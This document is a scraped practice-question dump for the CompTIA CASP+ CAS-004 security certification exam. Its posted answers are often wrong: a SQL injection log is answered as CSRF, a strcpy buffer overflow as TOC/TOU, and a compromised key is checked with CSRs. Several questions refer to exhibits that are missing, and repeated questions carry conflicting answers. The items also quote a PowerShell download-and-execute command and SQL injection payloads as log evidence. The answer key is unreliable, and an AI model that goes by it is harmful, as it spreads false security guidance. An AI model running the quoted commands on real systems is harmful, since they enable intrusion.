CompTIA.CAS-004.v2023-08-04.q126

Exam Code:	CAS-004
Exam Name:	CompTIA Advanced Security Practitioner (CASP+) Exam
Certification Provider:	CompTIA
Free Question Number:	126
Version:	v2023-08-04
# of views:	1240
# of Questions views:	1260
https://www.exam-tests.com/CAS-004-exam/CompTIA.CAS-004.v2023-08-04.q126.html	

NEW QUESTION: 1
A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins based on geographic location, but some employees report their mobile phones continue to sync email traveling . Which of the following is the MOST likely explanation?
(Select TWO.)
A. Disabled GPS on mobile devices
B. Unrestricted email administrator accounts
C. Chief use of UDP protocols
D. VPN on the mobile device
E. Privilege escalation attack
F. Outdated escalation attack
Answer: (SHOW ANSWER)

NEW QUESTION: 2
An energy company is required to report the average pressure of natural gas used over the past quarter. A PLC sends data to a historian server that creates the required reports.
Which of the following historian server locations will allow the business to get the required reports in an OT and IT environment?
A. In the IT environment, allow PLCs to send data from the OT environment to the IT environment.
B. Use a screened subnet between the OT and IT environments.
C. In the OT environment, use a VPN from the IT environment into the OT environment.
D. In the OT environment, allow IT traffic into the OT environment.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 3

Which of the following is required for an organization to meet the ISO 27018 standard?
A. All network traffic must be inspected.
B. All PII must be encrypted.
C. GDPR equivalent standards must be met
D. COBIT equivalent standards must be met
Answer: B (LEAVE A REPLY)

NEW QUESTION: 4
A security analyst discovered that a database administrator's workstation was compromised by malware. After examining the Jogs. the compromised workstation was observed connecting to multiple databases through ODBC. The following query behavior was captured:

```
SELECT *
from ACCOUNTS
where * regexp '^[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}$'
```

Assuming this query was used to acquire and exfiltrate data, which of the following types of data was compromised, and what steps should the incident response plan contain?
A) Personal health information: Inform the human resources department of the breach and review the DLP logs.
B) Account history; Inform the relationship managers of the breach and create new accounts for the affected users.
C) Customer IDs: Inform the customer service department of the breach and work to change the account numbers.
D) PAN: Inform the legal department of the breach and look for this data in dark web monitoring.
A. Option D
B. Option A
C. Option C
D. Option B
Answer: A (LEAVE A REPLY)

NEW QUESTION: 5
A security engineer has been asked to close all non-secure connections from the corporate network. The engineer is attempting to understand why the corporate UTM will not allow users to download email via IMAPS. The engineer formulates a theory and begins testing by creating the firewall ID 58, and users are able to download emails correctly by using IMAP instead. The network comprises three VLANs:

- VLAN 30	Guest networks	192.168.20.0/25
- VLAN 20	Corporate user network	192.168.0.0/28
- VLAN 110	Corporate server network	192.168.0.16/29

The security engineer looks at the UTM firewall rules and finds the following:

Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

Which of the following should the security engineer do to ensure IMAPS functions properly on the corporate user network?

A. Confirm the email server certificate is installed on the corporate computers.

B. Create an IMAPS firewall rule to ensure email is allowed.

C. Contact the email service provider and ask if the company IP is blocked.

D. Make sure the UTM certificate is imported on the corporate computers.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 6

A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells.

Which of the following techniques will MOST likely meet the business's needs?

A. Purchasing and installing a DRM suite

B. Implementing steganography

C. Performing deep-packet inspection of all digital audio files

D. Adding identifying filesystem metadata to the digital audio files

Answer: B (LEAVE A REPLY)

NEW QUESTION: 7

A new web server must comply with new secure-by-design principles and PCI DSS. This includes mitigating the risk of an on-path attack. A security analyst is reviewing the following web server configuration:

Which of the following ciphers should the security analyst remove to support the business requirements?

A. TLS_AES_128_GCM_SHA256

B. TLS_AES_128_CCM_8_SHA256

C. TLS_CHACHA20_POLY1305_SHA256

D. TLS_DHE_DSS_WITH_RC4_128_SHA

Answer: C (LEAVE A REPLY)

NEW QUESTION: 8

A security engineer was auditing an organization's current software development practice and discovered that multiple open-source libraries were Integrated into the organization's software. The organization currently performs SAST and DAST on the software it develops.

Which of the following should the organization incorporate into the SDLC to ensure the security of the open-source libraries?

A. Perform additional SAST/DAST on the open-source libraries.

B. Track the library versions and monitor the CVE website for related vulnerabilities.

C. Perform unit testing of the open-source libraries.

D. Implement the SDLC security guidelines.

Answer: (SHOW ANSWER)

NEW QUESTION: 9

Which of the following is a benefit of using steganalysis techniques in forensic response?

A. Identifying least significant bit encoding of data in a .wav file

B. Breaking a symmetric cipher used in secure voice communications

C. Determining the frequency of unique attacks against DRM-protected media

D. Maintaining chain of custody for acquired evidence

Answer: A (LEAVE A REPLY)

NEW QUESTION: 10

The goal of a Chief information Security Officer (CISO) providing up-to-date metrics to a bank's risk committee is to ensure:

A. The committee knows how much work is being done.

B. Budgeting for cybersecurity increases year over year.

C. Business units are responsible for their own mitigation.

D. The bank is aware of the status of cybersecurity risks

Answer: B (LEAVE A REPLY)

NEW QUESTION: 11

Clients are reporting slowness when attempting to access a series of load-balanced APIs that do not require authentication. The servers that host the APIs are showing heavy CPU utilization. No alerts are found on the WAFs sitting in front of the APIs.

Which of the following should a security engineer recommend to BEST remedy the performance issues in a timely manner?

A. Implement OAuth 2.0 on the API.

B. Implement input validation on the API.

C. Implement geoblocking on the WAF.

D. Implement rate limiting on the API.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 12

An organization's finance system was recently attacked. A forensic analyst is reviewing the contents Of the compromised files for credit card dat a.

Which of the following commands should the analyst run to BEST determine whether financial data was lost?

A. Option D

B. Option A

C. Option B

D. Option C

Answer: (SHOW ANSWER)

NEW QUESTION: 13

An organization is assessing the security posture of a new SaaS CRM system that handles sensitive Pll and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:

1- There will be a $20,000 per day revenue loss for each day the system is delayed going into production.

2- The inherent risk is high.

3- The residual risk is low.

4- There will be a staged deployment to the solution rollout to the contact center.

Which of the following risk-handling techniques will BEST meet the organization's requirements?

A. Apply for a security exemption, as the risk is too high to accept.

B. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

C. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.

D. Accept the risk, as compensating controls have been implemented to manage the risk.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 14

Given the following log snippet from a web server:

```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT 7505
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT
CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru;
rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT
CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1;
ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

Which of the following BEST describes this type of attack?

A. Brute-force

B. SQL injection

C. Cross-site scripting

D. Cross-site request forgery

Answer: D (LEAVE A REPLY)

NEW QUESTION: 15

A municipal department receives telemetry data from a third-party provider The server collecting telemetry sits in the municipal departments screened network and accepts connections from the third party over HTTPS. The daemon has a code execution vulnerability from a lack of input sanitization of out-of-bound messages, and therefore,

the cybersecurity engineers would like to Implement nsk mitigations. Which of the following actions, if combined, would BEST prevent exploitation of this vulnerability? (Select TWO).

A. Installing and configuring filesystem integrity monitoring service on the telemetry server

B. Using the published data schema to monitor and block off nominal telemetry messages

C. Implementing a TLS inspection proxy on-path to enable monitoring and policy enforcement

D. Creating a Linux namespace on the telemetry server and adding to it the servicing HTTP daemon

E. Implementing an EDR and alert on Identified privilege escalation attempts to the SIEM

F. Subscribing to a UTM service that enforces privacy controls between the internal network and the screened subnet

Answer: A,B (LEAVE A REPLY)

NEW QUESTION: 16

A security analyst detected a malicious PowerShell attack on a single server. The malware used the Invoke-Expression function to execute an external malicious script. The security analyst scanned the disk with an antivirus application and did not find any IOCs. The security analyst now needs to deploy a protection solution against this type of malware.

Which of the following BEST describes the type of malware the solution should protect against?

A. Rootkit

B. Logic bomb
C. Worm
D. Fileless
Answer: D (LEAVE A REPLY)

NEW QUESTION: 17
A cybersecurity analyst discovered a private key that could have been exposed.
Which of the following is the BEST way for the analyst to determine if the key has been compromised?
A. OCSP
B. CRL
C. CSRs
D. HSTS
Answer: C (LEAVE A REPLY)

NEW QUESTION: 18
A security analyst is reviewing the following vulnerability assessment report:

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?
A. Server 3
B. Server1
C. Server2
D. Servers
Answer: B (LEAVE A REPLY)

NEW QUESTION: 19
An application server was recently upgraded to prefer TLS 1.3, and now users are unable to connect their clients to the server. Attempts to reproduce the error are confirmed, and clients are reporting the following:

ERR_SSL_VERSION_OR_CIPHER_MISMATCH
Which of the following is MOST likely the root cause?
A. The client application is configured to use AES-256 in GCM.
B. The client application is configured to use ECDHE.
C. The client application is testing PFS.
D. The client application is configured to use RC4.
Answer: (SHOW ANSWER)

NEW QUESTION: 20
A penetration tester obtained root access on a Windows server and, according to the rules of engagement, is permitted to perform post-exploitation for persistence.
Which of the following techniques would BEST support this?
A. Configuring systemd services to run automatically at startup
B. Creating a backdoor
C. Moving laterally to a more authoritative server/service
D. Exploiting an arbitrary code execution exploit
Answer: B (LEAVE A REPLY)

NEW QUESTION: 21
A system administrator at a medical imaging company discovers protected health information (PHI) on a general-purpose file server. Which of the following steps should the administrator take NEXT?
A. Take an MD5 hash of the server.
B. Delete all PHI from the network until the legal department is consulted.
C. Consult the legal department to determine the legal requirements.
D. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 22
The Chief information Officer (CIO) wants to establish a non-banding agreement with a third party that outlines the objectives of the mutual arrangement dealing with data transfers between both organizations before establishing a format partnership. Which of the follow would MOST likely be used?
A. MOU
B. NDA
C. OLA
D. SLA
Answer: (SHOW ANSWER)

NEW QUESTION: 23
Company A is establishing a contractual with Company B.

The terms of the agreement are formalized in a document covering the payment terms, limitation of liability, and intellectual property rights.
Which of the following documents will MOST likely contain these elements
A. Company A OLA v1b.docx
B. Company A MSA v3.docx
C. Company A-B NDA v03.docx
D. Company A MOU v1.docx
E. Company A-B SLA v2.docx
Answer: E (LEAVE A REPLY)

NEW QUESTION: 24
Users are claiming that a web server is not accessible. A security engineer logs for the site. The engineer connects to the server and runs netstat -an and receives the following output:
Which of the following is MOST likely happening to the server?

A. Port scanning
B. ARP spoofing
C. Buffer overflow
D. Denial of service
Answer: D (LEAVE A REPLY)
Explanation
A denial of service (DoS) attack is a malicious attempt to disrupt the normal functioning of a server by overwhelming it with requests or traffic . One possible indicator of a DoS attack is a large number of connections from a single source IP address1. In this case, the output of netstat -an shows that there are many connections from 213.37.55.67 with different port numbers and in TIME WAIT state23. This suggests that the attacker is sending many SYN packets to initiate

connections but not completing them, thus exhausting the server's resources and preventing legitimate users from accessing it1.

NEW QUESTION: 25

A cybersecurity analyst created the following tables to help determine the maximum budget amount the business can justify spending on an improved email filtering system:

Month	Total Emails Received	Total Emails Delivered	Spam Detections	Accounts Compromised	Total Business Loss Account Compromise
January	304	240	62	0	$0
February	375	314	58	1	$1000
March	360	289	69	0	$0
April	281	213	67	1	$1000
May	331	273	55	2	$2000
June	721	566	120	6	$6000

Filter	Yearly Cost	Expected Yearly Spam True Positives	Expected Yearly Account Compromises
ABC	$18,000	930	1
XYZ	$16,000	1200	4
GHI	$22,000	2400	0
TUV	$19,000	2000	2

Which of the following meets the budget needs of the business?

A. Filter TUV

B. Filter XYZ

C. Filter ABC

D. Filter GHI

Answer: D (LEAVE A REPLY)

NEW QUESTION: 26

An organization's existing infrastructure includes site-to-site VPNs between datacenters. In the past year, a sophisticated attacker exploited a zero-day vulnerability on the VPN concentrator. Consequently, the Chief Information Security Officer (CISO) is making infrastructure changes to mitigate the risk of service loss should another zero-day exploit be used against the VPN solution.

Which of the following designs would be BEST for the CISO to use?

A. Transitioning to a container-based architecture for site-based services

B. Distributing security resources across VPN sites

C. Using Base64 encoding within the existing site-to-site VPN connections

D. Implementing IDS services with each VPN concentrator

E. Adding a second redundant layer of alternate vendor VPN concentrators

Answer: D (LEAVE A REPLY)

NEW QUESTION: 27

A bank is working with a security architect to find the BEST solution to detect database management system compromises. The solution should meet the following requirements:

* Work at the application layer

* Send alerts on attacks from both privileged and malicious users

* Have a very low false positive

Which of the following should the architect recommend?

A. NIPS

B. FIM

C. WAF

D. DAM

E. UTM

Answer: D (LEAVE A REPLY)

NEW QUESTION: 28

Leveraging cryptographic solutions to protect data that is in use ensures the data is encrypted:

A. in memory during processing

B. by an enterprise hardware security module.

C. when it is written to a system's solid-state drive.

D. when it is passed across a local network.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 29

A security analyst is investigating a series of suspicious emails by employees to the security team. The email appear to come from a current business partner and do not contain images or URLs. No images or URLs were stripped from the message by the security tools the company uses instead, the emails only include the following in plain text.

Which of the following should the security analyst perform?

A. Pull the devices of the affected employees from the network in case they are infected with a zero-day virus.

B. Configure the email gateway to automatically quarantine all messages originating from the business partner.

C. Block the IP address for the business partner at the perimeter firewall.

D. Contact the security department at the business partner and alert them to the email event.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 30

A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file: powershell EX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.psl');whois Which of the following security controls would have alerted and prevented the next phase of the attack?

A. Antivirus and UEBA

B. Reverse proxy and sandbox

C. EDR and application approved list

D. Forward proxy and MFA

Answer: C (LEAVE A REPLY)
Explanation
An EDR and whitelist should protect from this attack.

NEW QUESTION: 31
A company in the financial sector receives a substantial number of customer transaction requests via email. While doing a root-cause analysis conceding a security breach, the CIRT correlates an unusual spike in port 80 traffic from the IP address of a desktop used by a customer relations employee who has access to several of the compromised accounts. Subsequent antivirus scans of the device do not return an findings, but the CIRT finds undocumented services running on the device. Which of the following controls would reduce the discovery time for similar in the future.
A. Configuring the mall to quarantine incoming attachment automatically
B. Increasing the cadence for antivirus DAT updates to twice daily
C. Implementing application blacklisting
D. Deploying host-based firewalls and shipping the logs to the SIEM
Answer: (SHOW ANSWER)

NEW QUESTION: 32
A security consultant needs to set up wireless security for a small office that does not have Active Directory. Despite the lack of central account management, the office manager wants to ensure a high level of defense to prevent brute-force attacks against wireless authentication.
Which of the following technologies would BEST meet this need?
A. Faraday cage
B. WPA2 PSK
C. WPA3 SAE
D. WEP 128 bit
Answer: C (LEAVE A REPLY)
WPA3 SAE prevents brute-force attacks.

NEW QUESTION: 33
Given the following log snippet from a web server:

```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT 7505
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT
CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru;
rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT
CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1;
ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

Which of the following BEST describes this type of attack?

A. Cross-site request forgery

B. Brute-force

C. Cross-site scripting

D. SQL injection

Answer: (SHOW ANSWER)

NEW QUESTION: 34

A security auditor needs to review the manner in which an entertainment device operates. The auditor is analyzing the output of a port scanning tool to determine the next steps in the security review. Given the following log output.

The best option for the auditor to use NEXT is:

```
# nmap -F -T4 192.168.0.1
Starting Nmap 7.60
Nmap scan report for 192.168.0.11
Host is up (0.702s latency).
Not shown: 99 filtered ports
PORT    STATE   SERVICE
80/tcp  open    http
MAC Address: 94:39:E5:EB:10:13 (CompTIA)
Nmap done: 1 IP address (1 host up) scanned in 3.10 seconds
```

A. Reverse engineering

B. A SCAP assessment.

C. Fuzzing

D. Network interception.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 35

A company is preparing to deploy a global service.

Which of the following must the company do to ensure GDPR compliance? (Choose two.)

A. Provide data deletion capabilities.

B. Provide optional data encryption.

C. Inform users regarding what data is stored.

D. Provide alternative authentication techniques.

E. Grant data access to third parties.

F. Provide opt-in/out for marketing messages.

Answer: A,C (LEAVE A REPLY)

NEW QUESTION: 36
A security analyst at a global financial firm was reviewing the design of a cloud-based system to identify opportunities to improve the security of the architecture. The system was recently involved in a data breach after a vulnerability was exploited within a virtual machine's operating system. The analyst observed the VPC in which the system was located was not peered with the security VPC that contained the centralized vulnerability scanner due to the cloud provider's limitations. Which of the following is the BEST course of action to help prevent this situation m the near future?
A. Establish cross-account trusts to connect all VPCs via API for secure configuration scanning.
B. Migrate the system to another larger, top-tier cloud provider and leverage the additional VPC peering flexibility.
C. Implement a centralized network gateway to bridge network traffic between all VPCs.
D. Enable VPC traffic mirroring for all VPCs and aggregate the data for threat detection.
Answer: A (LEAVE A REPLY)
Explanation
The BEST course of action for the security analyst to help prevent a similar situation in the near future is to Establish cross-account trusts to connect all VPCs via API for secure configuration scanning (A).
Cross-account trusts allow for VPCs to be securely connected for the purpose of secure configuration scanning, which can help to identify and remediate vulnerabilities within the system.

NEW QUESTION: 37
An organization requires a contractual document that includes
* An overview of what is covered
* Goals and objectives
* Performance metrics for each party
* A review of how the agreement is managed by all parties
Which of the following BEST describes this type of contractual document?
A. SLA
B. BAA
C. NDA
D. ISA
Answer: (SHOW ANSWER)
Explanation
A Service Level Agreement is a contract between a service provider and a customer that outlines the level of services to be provided, the metrics by which those services will be measured, and how the agreement will be managed by both parties. SLAs also include provisions for dispute resolution and for the termination of the agreement.

NEW QUESTION: 38

Which of the following terms refers to the delivery of encryption keys to a CASB or a third-party entity?

A. Key recovery

B. Key sharing

C. Key distribution

D. Key escrow

Answer: C (LEAVE A REPLY)

NEW QUESTION: 39

An attacker infiltrated the code base of a hardware manufacturer and inserted malware before the code was compiled. The malicious code is now running at the hardware level across a number of industries and sectors.

Which of the following categories BEST describes this type of vendor risk?

A. Side-load attack

B. SDLC attack

C. Supply chain attack

D. Remote code signing

Answer: C (LEAVE A REPLY)

NEW QUESTION: 40

Which of the following technologies allows CSPs to add encryption across multiple data storages?

A. Bit splitting

B. Symmetric encryption

C. Data dispersion

D. Homomorphic encryption

Answer: B (LEAVE A REPLY)

NEW QUESTION: 41

A company wants to improve Its active protection capabilities against unknown and zero-day malware. Which of the following Is the MOST secure solution?

A. Application allow list

B. Sandbox detonation

C. NIDS

D. Endpoint log collection

E. HIDS

Answer: B (LEAVE A REPLY)

NEW QUESTION: 42

A company was recently infected by malware. During the root cause analysis. the company determined that several users were installing their own applications. TO prevent further

compromises, the company has decided it will only allow authorized applications to run on its systems. Which Of the following should the company implement?

A. HIPS

B. Access control

C. Permit listing

D. Signing

Answer: C (LEAVE A REPLY)

NEW QUESTION: 43

A software company wants to build a platform by integrating with another company's established product.

Which of the following provisions would be MOST important to include when drafting an agreement between the two companies?

A. Data sovereignty

B. Shared responsibility

C. Source code escrow

D. Safe harbor considerations

Answer: B (LEAVE A REPLY)

Explanation

When drafting an agreement between two companies, it is important to clearly define the responsibilities of each party. This is particularly relevant when a software company is looking to integrate with an established product. A shared responsibility agreement ensures that both parties understand their respective responsibilities and are able to work together efficiently and effectively. For example, the software company might be responsible for integrating the product and ensuring it meets user needs, while the established product provider might be responsible for providing ongoing support and maintenance. By outlining these responsibilities in the agreement, both parties can ensure that the platform is built and maintained successfully.

References: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 8, Working with Third Parties.

NEW QUESTION: 44

A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins based on geographic location, but some employees report their mobile phones continue to sync email traveling . Which of the following is the MOST likely explanation? (Select TWO.)

A. VPN on the mobile device

B. Disabled GPS on mobile devices

C. Chief use of UDP protocols

D. Unrestricted email administrator accounts

E. Outdated escalation attack

F. Privilege escalation attack

Answer: (SHOW ANSWER)

NEW QUESTION: 45
A forensic expert working on a fraud investigation for a US-based company collected a few disk images as evidence.
Which of the following offers an authoritative decision about whether the evidence was obtained legally?
A. Lawyers
B. Court
C. Police
D. Upper management team
Answer: A (LEAVE A REPLY)

NEW QUESTION: 46
A cybersecurity engineer analyst a system for vulnerabilities. The tool created an OVAL. Results document as output. Which of the following would enable the engineer to interpret the results in a human readable form?
(Select TWO.)
A. OOXML editor
B. XML style sheet
C. Event Viewer
D. SCAP tool
E. Debugging utility
F. Text editor
Answer: A,B (LEAVE A REPLY)

NEW QUESTION: 47
A company hired a third party to develop software as part of its strategy to be quicker to market. The company's policy outlines the following requirements:
The credentials used to publish production software to the container registry should be stored in a secure location.

Access should be restricted to the pipeline service account, without the ability for the third-party developer to read the credentials directly.
Which of the following would be the BEST recommendation for storing and monitoring access to these shared credentials?
A. Key vault
B. TPM
C. Local secure password file
D. MFA
Answer: A (LEAVE A REPLY)

NEW QUESTION: 48
A forensic investigator would use the foremost command for:
A. cloning disks.
B. extracting features such as email addresses
C. recovering lost files.
D. analyzing network-captured packets.
Answer: (SHOW ANSWER)

NEW QUESTION: 49
A security analyst is concerned that a malicious piece of code was downloaded on a Linux system. After some research, the analyst determines that the suspected piece of code is performing a lot of input/output (I/O) on the disk drive.

```
procs ---------memory--------swap---io--  --system--  ------cpu------
r b swpd free  buff   cache  si so bi     bo       in  cs   us sy id wa st
3 0 0    44712 110052 623096 0  0  304023 30004040 217 883  13 3  83 1  0
1 0 0    44408 110052 623096 0  0  300    200003   88  1446 31 4  65 0  0
0 0 0    44524 110052 623096 0  0  400020 20       84  872  11 2  87 0  0
0 2 0    44516 110052 623096 0  0  10     0        149 142  18 5  77 0  0
0 0 0    44524 110052 623096 0  0  0      0        60  431  14 1  85 0  0
```

Based on the output above, from which of the following process IDs can the analyst begin an investigation?
A. 87
B. 77
C. 83
D. 65
Answer: A (LEAVE A REPLY)

NEW QUESTION: 50
A security engineer was auditing an organization's current software development practice and discovered that multiple open-source libraries were Integrated into the organization's software. The organization currently performs SAST and DAST on the software it develops.

Which of the following should the organization incorporate into the SDLC to ensure the security of the open-source libraries?

A. Perform additional SAST/DAST on the open-source libraries.

B. Implement the SDLC security guidelines.

C. Perform unit testing of the open-source libraries.

D. Track the library versions and monitor the CVE website for related vulnerabilities.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 51

A company has moved its sensitive workloads lo the cloud and needs to ensure high availability and resiliency of its web-based application. The cloud architecture team was given the following requirements

* The application must run at 70% capacity at all times
* The application must sustain DoS and DDoS attacks.
* Services must recover automatically.

Which of the following should the cloud architecture team implement? (Select THREE).

A. Read-only replicas

B. BCP

C. Autoscaling

D. WAF

E. CDN

F. Encryption

G. Continuous snapshots

H. Containenzation

Answer: C,D,F (LEAVE A REPLY)

The cloud architecture team should implement Autoscaling (C), WAF (D) and Encryption (F). Autoscaling (C) will ensure that the application is running at 70% capacity at all times. WAF (D) will protect the application from DoS and DDoS attacks. Encryption (F) will protect the data from unauthorized access and ensure that the sensitive workloads remain secure.

NEW QUESTION: 52

The Chief information Officer (CIO) asks the system administrator to improve email security at the company based on the following requirements:

* Transaction being requested by unauthorized individuals.
* Complete discretion regarding client names, account numbers, and investment information.
* Malicious attackers using email to malware and ransomeware.
* Exfiltration of sensitive company information.

The cloud-based email solution will provide anti-malware reputation-based scanning, signature-based scanning, and sandboxing. Which of the following is the BEST option to resolve the boar's concerns for this email migration?

A. Application whitelisting

B. Data loss prevention
C. Endpoint detection response
D. SSL VPN
Answer: B (LEAVE A REPLY)

NEW QUESTION: 53
A security analyst is reading the results of a successful exploit that was recently conducted by third-party penetration testers. The testers reverse engineered a privileged executable. In the report, the planning and execution of the exploit is detailed using logs and outputs from the test However, the attack vector of the exploit is missing, making it harder to recommend remediation's. Given the following output:

```
0x014435a5 <+7>:  mov  0x8(%ebp),%eax
0x014435a8 <+10>: movl $0xffffffff,-0x1c(%ebp)  //Tester note, Start
0x014435af <+17>: mov  %eax,%edx
0x014435b1 <+19>: mov  $0x0,%eax
0x014435b6 <+24>: mov  -0x1c(%ebp),%ecx
0x014435b9 <+27>: mov  %edx,%edi
0x014435bb <+29>: repnz scas %es:(%edi),%al
0x014435bd <+31>: mov  %ecx,%eax
0x014435bf <+33>: not  %eax
0x014435c1 <+35>: sub  $0x1,%eax                //Tester note, end
0x014435c4 <+38>: mov  %al,-0x9(%ebp)
0x014435c7 <+41>: cmpb $0x3,-0x9(%ebp)          //Tester note <=4
0x014435cb <+45>: jbe  0x1448500 <validate_passwd+98>
0x014435cd <+47>: cmpb $0x8,-0x9(%ebp)          //Tester note >=8
0x014435d1 <+51>: ja   0x1448500 <validate_passwd+98>
0x014435d3 <+53>: movl $0x1448660,(%esp)
0x014435da <+60>: call 0x14483a0 <puts@plt>
0x014435df <+65>: mov  0x144a020,%eax
0x014435e4 <+70>: mov  %eax,(%esp)
0x014435e7 <+73>: call 0x1448380 <fflush@plt>
0x014435ec <+78>: mov  0x8(%ebp),%eax
0x014435ef <+81>: mov  %eax,0x4(%esp)
0x014435f3 <+85>: lea  -0x14(%ebp),%eax
0x014435f6 <+88>: mov  %eax,(%esp)
0x014435f9 <+91>: call 0x1448390 <strcpy@plt>   //Tester note, breakpoint
0x014435fe <+96>: jmp  0x1448519 <validate_passwd+123>
0x01448500 <+98>: movl $0x144866f,(%esp)
```

The penetration testers MOST likely took advantage of:
A. An integer overflow vulnerability
B. A buffer overflow vulnerability
C. A TOC/TOU vulnerability
D. A plain-text password disclosure
Answer: C (LEAVE A REPLY)

NEW QUESTION: 54
A security analyst is investigating a possible buffer overflow attack. The following output was found on a user's workstation:
graphic.linux_randomization.prg
Which of the following technologies would mitigate the manipulation of memory segments?
A. NX bit
B. ASLR
C. DEP
D. HSM
Answer: B (LEAVE A REPLY)
https://eklitzke.org/memory-protection-and-aslr

NEW QUESTION: 55
A vulnerability analyst identified a zero-day vulnerability in a company's internally developed software. Since the current vulnerability management system does not have any checks for this vulnerability, an engineer has been asked to create one.
Which of the following would be BEST suited to meet these requirements?
A. ARF
B. OVAL
C. ISACs
D. Node.js
Answer: B (LEAVE A REPLY)

NEW QUESTION: 56
A networking team was asked to provide secure remote access to all company employees. The team decided to use client-to-site VPN as a solution. During a discussion, the Chief Information Security Officer raised a security concern and asked the networking team to route the Internet traffic of remote users through the main office infrastructure. Doing this would prevent remote users from accessing the Internet through their local networks while connected to the VPN.
